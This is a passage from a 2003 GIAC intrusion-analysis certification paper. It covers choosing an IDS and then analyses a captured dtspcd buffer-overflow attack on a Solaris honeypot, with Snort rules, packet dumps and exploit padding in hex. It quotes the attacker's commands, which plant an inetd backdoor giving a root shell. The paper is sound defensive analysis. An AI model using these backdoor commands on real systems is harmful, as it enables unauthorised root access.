Global Information Assurance Certification Paper

GIAC Intrusion Detection In Depth

STEVEN M. GAMBLE
SANS Dec 2 – 7, 2002 Columbia, Maryland
GCIA Practical Assignment v3.3
Submitted: May 12, 2003

Abstract:

The following document is based on the GIAC Certified Intrusion Analyst (GCIA) guidelines and requirements for certification purposes. It consists of three separate assignments based on:

- The State of Intrusion Detection
- Three network detects
- Analyze this

The first portion, the state of intrusion detection, I wrote a white paper with the purpose of giving network administrators a baseline template to help them in determining which intrusion detection system would best meet their network requirements.

The second section consists of three distinct network alerts that I pulled off of different network traces, and according to a set of guidelines, analyzed them in a report and submitted them to my peers for comments and suggestions.

Finally, I performed a security audit on five days worth of log files from a University's intrusion detection system. I started this audit with an executive summary, broke down the top alerts and IP addresses, and finished it with security recommendations for their networking environment.

Table of Contents:

Assignment 1: The State of Intrusion Detection 5

Intrusion Detection Assessment Guidelines 5
Common Capabilities 5
Management 6
Performance 7
Security 8
Vendor Support 8
Conclusion: 9
References: 10

Assignment 2: Network Detects 11

Detect #1: 11
Source of Trace: 11
Detect was generated by: 11
Probability the source address was spoofed: 13
Description of attack: 14
Attack mechanism: 20
Correlations: 20
Evidence of active targeting: 20
Severity: 21
Defensive recommendation: 22
Multiple choice question: 23
Detect Submission: 23
References: 24

Detect #2: 26
Source of Trace: 26
Detect was generated by: 26
Probability the source address was spoofed: 27
Description of attack: 28
Attack mechanism: 30
Correlations: 31
Evidence of active targeting: 31
Severity: 32
Defensive recommendation: 32
Multiple choice question: 33
Detect Submission: 34
References: 36

Detect #3: 37
Source of Trace: 37
Detect was generated by: 37
Probability the source address was spoofed: 38

Description of attack: 39
Attack mechanism: 40
Correlations: 41
Evidence of active targeting: 42
Severity: 42
Defensive recommendation: 42
Multiple choice question: 43
Detect Submission: 43
References: 45

Assignment 3: Analyze This 46

Analyzed Files: 47
Top attacks that exceeded ten thousand occurrences: 48
Top Talkers List 57
Registration Information of Interesting External addresses: 60
Data Relationship and Link Graph: 69
MY.NET Concerns: 70
Overall Recommendations: 72
Analysis Process: 73
References: 74

Assignment 1: The State of Intrusion Detection

Intrusion Detection Assessment Guidelines

Intrusion detection is at the forefront of today's search to protect computers and their networks from unauthorized intrusions and attacks. Being able to select the correct intrusion detection system (IDS) for your corporation is one of the most critical steps in safeguarding not only your company's name but also any confidential and proprietary corporate information that could be compromised. This paper's objective is to give network administrators a baseline template for assessing an IDS product and enabling them to select an IDS that best meets their network/system requirements.

An ability to assess vendor products in your environment will ensure the solution you choose meets your specific criteria and needs. After you review vendor literature and narrow down specific IDS's, you should set up an environment to evaluate each product to determine its individual strengths and weaknesses. If you do not have a lab to test products, you should still use these guidelines while reviewing product literature to ensure that all products are assessed in the same environment avoiding an unfair advantage of one product over another. Determine the environment that you plan to protect. Knowing your network, and what part of it you are trying to protect, is key in the success of your IDS.

An IDS assessment process can be broken down into the following categories:

- Common Capabilities
- Management
- Performance
- Security
- Vendor Support

Common Capabilities

"Intrusion detection systems monitor the use of computers and the network over which they communicate, searching for unauthorized use, anomalous behavior, and attempts to deny users, machines or portions of the network access to services."[1] All IDS products should have a baseline of capabilities that make it a security device which can monitor and detect system/network intrusions. Identifying your corporations network architecture and which critical systems require safeguarding, is going to enable you to decide what type of IDS you need to purchase. The following is a list of the basic types of IDS devices that will allow you to protect those assets:

[1] Cunningham R. K., Evaluating Intrusion Detection Systems without Attacking your Friends: The 1998 DARPA Intrusion Detection Evaluation URL: http://www.ll.mit.edu/IST/ideval/pubs/1999/Evaluating_IDs_DARPA_1998.pdf

- Network-based systems (NIDS) should monitor, detect and identify common attacks and vulnerabilities on your network. This typically consists of a sensor that collects the data, and a management console that correlates and displays the data for review.

- Host-based systems (HIDS) should monitor, audit and detect security incidents for the system on which it runs. This is usually an agent that resides on the host itself and reports back to a central management console. Ensure that the product you are evaluating has agents for all operating systems in your environment.

- Hybrid Intrusion systems are a combination of a NIDS and a HIDS. This is usually a computer with the capability to audit system applications and uses a network card in promiscuous mode to monitor network segment traffic.

- Intrusion Prevention system (IPS). This is a newer capability, which has a defensive mechanism that will intercept and respond to a potential attack. A device, usually in-line, with the capabilities to detect suspicious activity and react to it, such as ending a session, closing a port or by denying a connection based on policy settings, preventing an attack from being successful.

Whether you are looking for a network, host based, combination (hybrid), or preventative IDS, they should all be able to monitor and detect unauthorized access to all your network or system devices. Once you decide which type of IDS you require, you should always take into consideration future expansion. If you purchase a product that only monitors Microsoft Windows products and not UNIX platforms, you may find yourself in the future with a costly security architecture upgrade. It may not be necessary now to support a heterogeneous environment, but it will give you the options for future expansion in any direction your company plans to go. Consider products that have a wider range of operating environment support, giving you greater flexibility in any future endeavor.

Management

Effective management of a product is critical to the success of deploying and administering an IDS. Most IDS systems have a central management console that correlates all the system or network alerts and displays them in a readable output. The individual who assigned to determine if a packet is or is not an attack/intrusion is called an analyst. The analyst must be able to effectively and efficiently use and manage the IDS. Several factors need to be considered to ensure your product is being used efficiently:

- Training: Will an analyst require formal training or will on-line and vendor provided documentation be sufficient? If formal training is required, how much time and money is required for an analyst to be fully qualified and proficient with

the selected product? Being able to operate, create rule-sets and properly deploy the sensor or agents must be accomplished accurately and with efficiency. Without proper training, it is possible that vulnerabilities can be overlooked and even introduced into sensors or agents by a mis-configured IDS.

- Configuration and Maintenance: Being able to properly configure and deploy and IDS is critical to the success of your IDS. For example, having your system alert on Microsoft IIS web server attacks when you are running an Apache web server will only increase the workload of the analyst. If an IDS is not properly tuned to your environment, your analyst will be inundated by data. "Too much data makes it difficult or impossible for the security administrator to recognize immediate threats within the data being presented. "[2] Maintenance on your operational system should be minimal. It should be an easy process with no significant downtime to upgrade any system or application requirements.

- Usage: The product must be user friendly. Ease of use should include duties an analyst would typically perform, such as monitoring for alerts, creating reports, analyzing attack data, etc. How easy is it for an analyst to modify rule sets or policies? Are there templates for generating reports? Will the product be completely GUI based or will there be CLI? No matter how fancy a product looks or how pretty the GUI is, analysts must feel comfortable with the product if you expect them to take full advantage of all the capabilities it has to offer.

- Reporting: Determine what type of reporting procedures you require. Can the IDS send an audible alert, email or pager message indicating an event has taken place? Being able to respond to an alert in near real-time can save a network or system from being fully compromised. Can the product create trend analysis reports? Being able to see reports that show how certain events progress over a period of time enable you to predict what might be coming and give you time to prepare for any forthcoming event.

- Data Manipulation / Filtering: Viewing just the data you want is critical. Ensure that your product has the capabilities for an analyst not only to view the attack and what caused it but also to be able to view packet headers and in some cases the entire payload itself. Being able to correlate and segregate traffic helps the analyst identify attacks or events and is critical in enabling him to quickly filter out benign traffic and view only pertinent information.

Performance

Being able to identify all alerts that go across your network without dropping packets is crucial. The IDS must be able to perform under your networks heaviest load. The system or network appliance that your IDS resides on must process all data without

[2] Corporate, Intrusion.com, Deploying and Tuning Network Intrusion Detection Systems URL: https://www.intrusion.com/products/downloads/Deploying_and_Tuning_NIDS.pdf

dropping any packets. All it takes is one attack not seen on your IDS that can compromise your network/system. Ensure that your IDS is capable of supporting your network backbone, whether its Gigabit or Fast Ethernet, it must be able to process all traffic. Ensure the IDS will not be a burden on your network load and or disrupt normal system or network operations. If your looking at an appliance, make sure you take into consideration network bandwidth usage and its performance under a network load. If you are looking at software applications, ensure that you have adequate resources for your IDS to perform. Find out how much disk space and memory is required and what operating systems it supports. "Performance measurement will revert to the real purpose of IDS: ability to detect intrusions."[3]

Security

Security in the context of an IDS relates to physical security of the IDS itself. Auditing of all system access and functions should be applied. User groups should be set up to allow only authorized personnel access, whether the operating systems authentication program does this or the IDS utilizes its own authentication mechanism. The integrity of data that is collected should be protected from modifications or deletions. Products that have central management consoles and databases that consolidate the events from your IDS sensors or agents require secure connectivity for data transfer. Make certain that a secure form of communication is established, either SSH, SSL or out-of-band management.

Make sure that your product has a secure operating system (OS) installed. The process securing your system by tightening directory and file permissions, turning off unnecessary processes and services, and still has the IDS function correctly and efficiently is referred to as OS hardening. If the IDS product you are interested in is an appliance, a hardened OS is generally integrated as part of the appliance. This differs from a software application, which is installed after the OS has been installed and configured. Verify that the application will harden the OS, and if not, ensure that you secure the OS your application is running on. Also make certain you apply all updates to both your IDS and your OS.

Vendor Support

Customer support from your IDS vendor is critical in maintaining your system. Updates to rule-sets or product revisions should be included in the purchase request. Ask the vendor about the turn-around time once an attack is identified and the time it takes them to have an update. Find out what other form of customer support a vendor has to offer. Product training from the vendor may be provided on-site or at one of their training facilities at a minimum cost. If you are running a fully operational environment, consider obtaining 24 X 7 customer help desk support. You should be provided full support for

[3] Ranum, Marcus J., Experiences Benchmarking Intrusion Detection Systems URL: http://www.nfr.com/publications/ (December 2001)

any issues you or your IDS encounter 365 days of the year. Whether you are purchasing an appliance, or software with licenses, you will more than likely be paying a lot of money for your product and you should try to negotiate for as much vendor support as possible. Outdated IDS systems that do not have the latest software updates and support are almost as bad as not having one in place at all.

Conclusion:

Take the time to do a full assessment of all products on your list. If you are not quite sure what you feel is a good quality in your IDS, don't hesitate to ask the analyst who will be working on the system for input. "Very often, the features that seem most desirable when searching for an intrusion-detection system don't prove to be all that important in actual use."[4] You must be prepared to research a variety of IDS products, evaluate them based on a specific criterion and do a final comparison of the results, which will enable you to choose the appliance or software which best meets your needs. All products tested should be assessed in the same environment to avoid any advantage of one product over another. These and other factors have a bearing on the outcome of your test results and can make a comparison between products inaccurate. The IDS product should provide flexibility in its configuration and display of captured data for optimal productivity. If it is too difficult to effectively configure and tune your IDS, your analyst is likely to miss critical events and/or attacks. Your end result should be that you have all the information required to make a sound decision on what product to purchase.

Your assessment of all the products evaluated should enable you to find the one IDS that has the capabilities and technical support that would monitor, detect, and in some scenarios respond to intrusions or attacks on your network or computer systems.

[4] Northcutt, Stephen, Network Intrusion Detection An Analyst's Handbook, Second Edition Indianapolis, New Riders, September 2000. 166

References:

Cunningham R. K., Evaluating Intrusion Detection Systems without Attacking your Friends: The 1998 DARPA Intrusion Detection Evaluation URL: http://www.ll.mit.edu/IST/ideval/pubs/1999/Evaluating_IDs_DARPA_1998.pdf (1998).

Corporate, Intrusion.com, Deploying and Tuning Network Intrusion Detection Systems URL: https://www.intrusion.com/products/downloads/Deploying_and_Tuning_NIDS.pdf(2001).

Ranum, Marcus J., Experiences Benchmarking Intrusion Detection Systems URL: http://www.nfr.com/publications (December 2001)

NSS Test Group, Intrusion Detection Systems (Edition #3) Cambridgeshire, England, The NSS Group, June 2002

Northcutt, Stephen, Network Intrusion Detection An Analyst's Handbook, Second Edition Indianapolis, New Riders, September 2000. 166

Assignment 2: Network Detects

Detect #1:

Source of Trace:

This detect came from an archive on the Honeynet.org site.

http://project.honeynet.org/scans/scan20

All binary network captures are in tcpdump format. The victim of this attack was a default, out of the box install of a Solaris 2.8 Operating system, running on a Sparc platform.

The network this detect comes from is unknown, but there are several things that are evident as seen in the captured traffic. The box that was the victim was purposely placed out on the network as a scapegoat with an address of 172.16.1.102. The detect also shows several other hosts on the same network with what appears to be the same architecture and OS but it is not evident if they had all security patches and safeguards installed.

```
01/08-16:29:59.068888 172.16.1.102:21 -> 195.174.97.101:1876 TCP TTL:63 TOS:0x0 ID:35440
IpLen:20 DgmLen:81 DF ***AP*** Seq: 0xC0F6066E  Ack: 0x587C738  Win: 0x60F4  TcpLen: 20
32 32 30 20 62 75 7A 7A 79 20 46 54 50 20 73 65          220 buzzy FTP se
72 76 65 72 20 28 53 75 6E 4F 53 20 35 2E 38 29          rver (SunOS 5.8)
20 72 65 61 64 79 2E 0D 0A                       ready...

01/08-16:29:59.211666 172.16.1.105:21 -> 195.174.97.101:1879 TCP TTL:63 TOS:0x0 ID:35441
IpLen:20 DgmLen:83 DF ***AP*** Seq: 0xC0F72836  Ack: 0x58A0703  Win: 0x60F4  TcpLen: 20
32 32 30 20 73 63 72 61 70 70 79 20 46 54 50 20          220 scrappy FTP
73 65 72 76 65 72 20 28 53 75 6E 4F 53 20 35 2E          server (SunOS 5.
38 29 20 72 65 61 64 79 2E 0D 0A                 8) ready...

01/08-16:29:59.362175 172.16.1.108:21 -> 195.174.97.101:1884 TCP TTL:63 TOS:0x0 ID:35442
IpLen:20 DgmLen:81 DF ***AP*** Seq: 0xC0F939EB  Ack: 0x58E5EB0  Win: 0x60F4  TcpLen: 20
32 32 30 20 64 6F 6F 68 79 20 46 54 50 20 73 65          220 doohy FTP se
72 76 65 72 20 28 53 75 6E 4F 53 20 35 2E 38 29          rver (SunOS 5.8)
20 72 65 61 64 79 2E 0D 0A                       ready...
```

Detect was generated by:

Running the following command on the captured traffic using Snort 1.9 with the latest rule-set:

```
snort -c ./snort.conf -r /mnt/disk/giac/cde/0108\@000-snort.log
```

triggered the following rule:

alert tcp $EXTERNAL_NET any -> $HOME_NET 6112 (msg:"EXPLOIT CDE dtspcd exploit attempt"; flow:to_server,established; content:"1"; offset:10; depth:1; content:!"000"; offset:11; depth:3; reference:cve,CAN-2001-0803; reference:url,www.cert.org/advisories/CA-2002-01.html; classtype:misc-attack; sid:1398; rev:5;)

The rule header indicates that any TCP connection not coming from my network and going to a host with a destination port of 6112 is likely a dtspcd exploit attempt. The first thing in the rule options is the message to be displayed "EXPLOIT CDE dtspcd exploit attempt" when the alert is triggered. The next thing the rule is looking for is an established TCP relationship to the server process. Next the rule is trying to locate specific data inside the packet and specifying where to start looking for this data. This will actually speed up the search by reducing the amount of data to be parsed through. The first match it is looking for is the content of "1" starting at the 10th byte of the packet payload and going 1 byte into the packet from that specific location only. The next group of content matching is using a negation symbol "!" to specifiy a match if it does not have a content of "000" at the 11th byte of the packet payload and searching from that point for a total of 3 bytes. The rest of the Rule options are references to specific locations regarding this type of attack and the catagory this attack is placed in.

At this point I did two things to check and see what alerts, in a readable format were generated.


- I used the following grep command to view just the alerts detected:

```
grep '\[\*\*\]' alert |sort|uniq -c|sort -rn > snort_alert.txt
```

Which resulted in the following output:

```
     4 [**] [1:1398:5] EXPLOIT CDE dtspcd exploit attempt [**]
     2 [**] [117:1:1] (spp_portscan2) Portscan detected from 207.126.96.163: 1 targets 21 ports in 50
seconds [**]
     2 [**] [117:1:1] (spp_portscan2) Portscan detected from 207.126.96.163: 1 targets 21 ports in 25
seconds [**]
     1 [**] [1:716:5] TELNET access [**]
     1 [**] [117:1:1] (spp_portscan2) Portscan detected from 217.84.21.136: 6 targets 6 ports
in 0 seconds [**]
     1 [**] [117:1:1] (spp_portscan2) Portscan detected from 217.80.224.252: 6 targets 6 ports in 0
seconds [**]
     1 [**] [117:1:1] (spp_portscan2) Portscan detected from 211.152.65.34: 6 targets 6 ports
in 0 seconds [**]
     1 [**] [117:1:1] (spp_portscan2) Portscan detected from 208.61.69.153: 6 targets 6 ports
in 0 seconds [**]
     1 [**] [117:1:1] (spp_portscan2) Portscan detected from 207.126.96.163: 1 targets 21 ports in 33
seconds [**]
     1 [**] [117:1:1] (spp_portscan2) Portscan detected from 207.126.96.163: 1 targets 21 ports in 30
seconds [**]
     1 [**] [117:1:1] (spp_portscan2) Portscan detected from 195.174.97.101: 6 targets 6 ports in 0
seconds [**]
```

- I also downloaded and installed SnortSnarf and viewed the output graphically:



SnortSnarf provided me a visual representation of the alert and all the addresses that where involved. It is an analysis tool that graphically displays in HTML format what it sees in the /var/log/snort directory.

SnortSnarf can be downloaded from:
http://www.silicondefense.com/software/snortsnarf/

Probability the source address was spoofed:

I don't think that this detect was spoofed. The session starts out with an established TCP session, indicating that the source IP address should be legitimate.

09:45:53.340674 IP 208.61.1.160.3590 > 172.16.1.102.6112: S 4264193574:4264193574(0) win 16060 <mss 1460,sackOK,timestamp 463985592 0,nop,wscale 0> (DF)

09:45:53.344157 IP 172.16.1.102.6112 > 208.61.1.160.3590: S 1597489089:1597489089(0) ack 4264193575 win 24616 <nop,nop,timestamp 4157709 463985592,nop,wscale 0,nop,nop,sackOK,mss 1460> (DF)

09:45:53.426133 IP 208.61.1.160.3590 > 172.16.1.102.6112: . ack 1 win 16060 <nop,nop,timestamp 463985600 4157709> (DF)

The attacker is trying to communicate with this host and receive back a valid session. Once he has the session established, he is going to push out data and hope to gain his foothold.

Description of attack:

Looking at the traffic, you notice a network scan looking for hosts listening on port 6112. A few hosts with this particlular port respond back with an “ack”, indicating these hosts are listening and waiting for connections. The following traffic is the relevant lines of the port scan and then I will look at the exploit as it took place on the host 172.16.1.102.

09:19:17.456858 IP 208.61.69.153.2508 > 172.16.1.101.6112: S 2901498649:2901498649(0) win 5840 <mss 1460,sackOK,timestamp 57933610 0,nop,wscale 0> (DF)

09:19:17.488096 IP 208.61.69.153.2509 > 172.16.1.102.6112: S 2891650238:2891650238(0) win 5840 <mss 1460,sackOK,timestamp 57933611 0,nop,wscale 0> (DF)

09:19:17.491825 IP 172.16.1.102.6112 > 208.61.69.153.2509: S 1206813295:1206813295(0) ack 2891650239 win 24616 <nop,nop,timestamp 3998043 57933611,nop,wscale 0,nop,nop,sackOK,mss 1460> (DF)

09:19:17.492897 IP 208.61.69.153.2510 > 172.16.1.103.6112: S 2885091168:2885091168(0) win 5840 <mss 1460,sackOK,timestamp 57933611 0,nop,wscale 0> (DF)

09:19:17.493613 IP 208.61.69.153.2511 > 172.16.1.104.6112: S 2885801317:2885801317(0) win 5840 <mss 1460,sackOK,timestamp 57933611 0,nop,wscale 0> (DF)

09:19:17.494369 IP 208.61.69.153.2512 > 172.16.1.105.6112: S 2887564934:2887564934(0) win 5840 <mss 1460,sackOK,timestamp 57933611 0,nop,wscale 0> (DF)

09:19:17.495132 IP 208.61.69.153.2513 > 172.16.1.106.6112: S 2894638345:2894638345(0) win 5840 <mss 1460,sackOK,timestamp 57933611 0,nop,wscale 0> (DF)

09:19:17.495958 IP 208.61.69.153.2514 > 172.16.1.107.6112: S 2892860819:2892860819(0) win 5840 <mss 1460,sackOK,timestamp 57933611 0,nop,wscale 0> (DF)

09:19:17.496703 IP 208.61.69.153.2515 > 172.16.1.108.6112: S 2895407710:2895407710(0) win 5840 <mss 1460,sackOK,timestamp 57933611 0,nop,wscale 0> (DF)

09:19:17.497929 IP 208.61.69.153.2516 > 172.16.1.109.6112: S 2894216185:2894216185(0) win 5840 <mss 1460,sackOK,timestamp 57933611 0,nop,wscale 0> (DF)

CERT Advisory CA-2002-01:

> The CDE Subprocess Control Service, referred to as dtspcd, is a network daemon that accepts requests from clients to execute commands and launch applications remotely. The daemon is enabled on all operating systems with CDE installed. The service is not intended to be run by normal users and is spawned by the internet services daemon (inetd and xinetd) typically configured to run on port 6112/tcp with root privileges.[5]

Once the attacker identified a host that was listening on port 6112, he attempted a connection to verify that the dtspcd service was running on that port. Below is the section where he connects to the host, verifies the service and gets a banner back with the host system information:

```
09:45:53.434763 IP 208.61.1.160.3590 > 172.16.1.102.6112: P 1:34(33) ack 1 win 16060
<nop,nop,timestamp 463985600 4157709> (DF)
0x0000   4500 0055 a189 4000 3006 29c6 d03d 01a0        E..U..@.0.)..=..
0x0010   ac10 0166 0e06 17e0 fe2a 6e27 5f37 bfc2        ...f.....*n'_7..
0x0020   8018 3ebc 845d 0000 0101 080a 1ba7 dbc0        ..>..]..........
0x0030   003f 710d 3030 3030 3030 3032 3034 3030        .?q.000000020400
0x0040   3064 3030 3031 2020 3420 0072 6f6f 7400        0d0001..4..root.
0x0050   0031 3000 00                                   .10..

09:45:53.437889 IP 172.16.1.102.6112 > 208.61.1.160.3590: . ack 34 win 24616 <nop,nop,timestamp
4157718 463985600> (DF)
0x0000   4500 0034 6a84 4000 3f06 51ec ac10 0166        E..4j.@.?.Q....f
0x0010   d03d 01a0 17e0 0e06 5f37 bfc2 fe2a 6e48        .=......_7...*nH
0x0020   8010 6028 7d30 0000 0101 080a 003f 7116         ..`(}0.......?q.
0x0030   1ba7 dbc0                                      ....

09:45:53.558666 IP 172.16.1.102.6112 > 208.61.1.160.3590: P 1:68(67) ack 34 win 24616
<nop,nop,timestamp 4157731 463985600> (DF)
0x0000   4500 0077 6a85 4000 3f06 51a8 ac10 0166        E..wj.@.?.Q....f
0x0010   d03d 01a0 17e0 0e06 5f37 bfc2 fe2a 6e48        .=......_7...*nH
0x0020   8018 6028 56cc 0000 0101 080a 003f 7123        ..`(V.......?q#
0x0030   1ba7 dbc0 3030 3030 3030 3030 3134 3030        ....000000001400
0x0040   3266 3030 3031 2020 3320 002f 2f2e 5350        2f0001..3../.SP
0x0050   435f 4141 4148 5f61 7157 6700 3130 3030        C_AAAH_aqWg.1000
0x0060   0062 757a 7a79 3a53 756e 4f53 3a35 2e38        .buzzy:SunOS:5.8
0x0070   3a73 756e 3475 00                              :sun4u.
```

System name = buzzy Platform = sun4u Operating system = SunOS 5.8

[5] CERT Advisories CA-2002-01, Buffer Overflow in CDE Subprocess Control Service, URL: http://www.cert.org/advisories/CA-2002-01.html

CERT Advisory CA-2001-31:

> During client negotiation, dtspcd accepts a length value and subsequent data from the client without performing adequate input validation. As a result, a malicious client can manipulate data sent to dtspcd and cause a buffer overflow, potentially executing code with root privileges. The overflow occurs in a fixed-size 4K buffer that is exploited by the contents of one of the attack packets.[6]

The attacker now knows what platform he is working with and will start to run the dtspcd buffer overflow and execute his commands. The buffer size that the dtspcd uses is 0x1000 (4K), and the attacker sends 0x103e (4158 bytes). He pads the packet with "@" and then executes the following commands:

/bin/ksh -c echo "ingreslock stream tcp nowait root /bin/sh sh -i">/tmp/x

/usr/sbin/inetd -s /tmp/x

sleep 10

/bin/rm -f /tmp/x

The command starts a shell prompt that prints out the inetd service "ingreslock" configuration line and redirects it into a file called "x". After the file is created, he runs another instance of inetd that points to the /tmp/x file just created. He then instructs the host to wait ten minutes before removing the file he just created.

```
09:46:04.167060 IP 208.61.1.160.3592 > 172.16.1.102.6112: S 4276273428:4276273428(0) win 16060
<mss 1460,sackOK,timestamp 463986673 0,nop,wscale 0> (DF)
0x0000  4500 003c a1a9 4000 3006 29bf d03d 01a0      E..<..@.0.)..=..
0x0010  ac10 0166 0e08 17e0 fee2 c114 0000 0000      ...f............
0x0020  a002 3ebc a87e 0000 0204 05b4 0402 080a      ..>..~..........
0x0030  1ba7 dff1 0000 0000 0103 0300                ............

09:46:04.169263 IP 172.16.1.102.6112 > 208.61.1.160.3592: S 1600526638:1600526638(0) ack
4276273429 win 24616 <nop,nop,timestamp 4158792 463986673,nop,wscale 0,nop,nop,sackOK,mss
1460> (DF)
0x0000  4500 0040 6a89 4000 3f06 51db ac10 0166      E..@j.@.?.Q....f
0x0010  d03d 01a0 17e0 0e08 5f66 192e fee2 c115      .=......_f......
0x0020  b012 6028 86df 0000 0101 080a 003f 7548      ..`(.........?uH
0x0030  1ba7 dff1 0103 0300 0101 0402 0204 05b4      ................

09:46:04.294089 IP 208.61.1.160.3592 > 172.16.1.102.6112: . ack 1 win 16060 <nop,nop,timestamp
463986683 4158792> (DF)
0x0000  4500 0034 a1ab 4000 3006 29c5 d03d 01a0      E..4..@.0.)..=..
0x0010  ac10 0166 0e08 17e0 fee2 c115 5f66 192f      ...f........_f./
0x0020  8010 3ebc e90c 0000 0101 080a 1ba7 dffb      ..>.............
```

[6] CERT Advisories CA-2001-31, Buffer Overflow in CDE Subprocess Control Service, URL: http://www.cert.org/advisories/CA-2001-31.html

```
0x0030  003f 7548                                .?uH

09:46:04.378306 IP 208.61.1.160.3592 > 172.16.1.102.6112: P 1:1449(1448) ack 1 win 16060
<nop,nop,timestamp 463986683 4158792> (DF)
0x0000  4500 05dc a1ac 4000 3006 241c d03d 01a0  E.....@.0.$..=..
0x0010  ac10 0166 0e08 17e0 fee2 c115 5f66 192f  ...f........_f./
0x0020  8018 3ebc e1e9 0000 0101 080a 1ba7 dffb  ..>.............
0x0030  003f 7548 3030 3030 3030 3032 3034 3130  .?uH000000020410
0x0040  3365 3030 3031 2020 3420 0000 0031 3000  3e0001..4....10.
0x0050  801c 4011 801c 4011 1080 0101 801c 4011  ..@...@.......@.
0x0060  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0070  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0080  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0090  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x00a0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x00b0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x00c0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x00d0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x00e0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x00f0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0100  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0110  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0120  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0130  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0140  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0150  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0160  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0170  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0180  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0190  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x01a0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x01b0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x01c0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x01d0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x01e0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x01f0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0200  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0210  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0220  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0230  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0240  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0250  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0260  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0270  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0280  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0290  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x02a0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
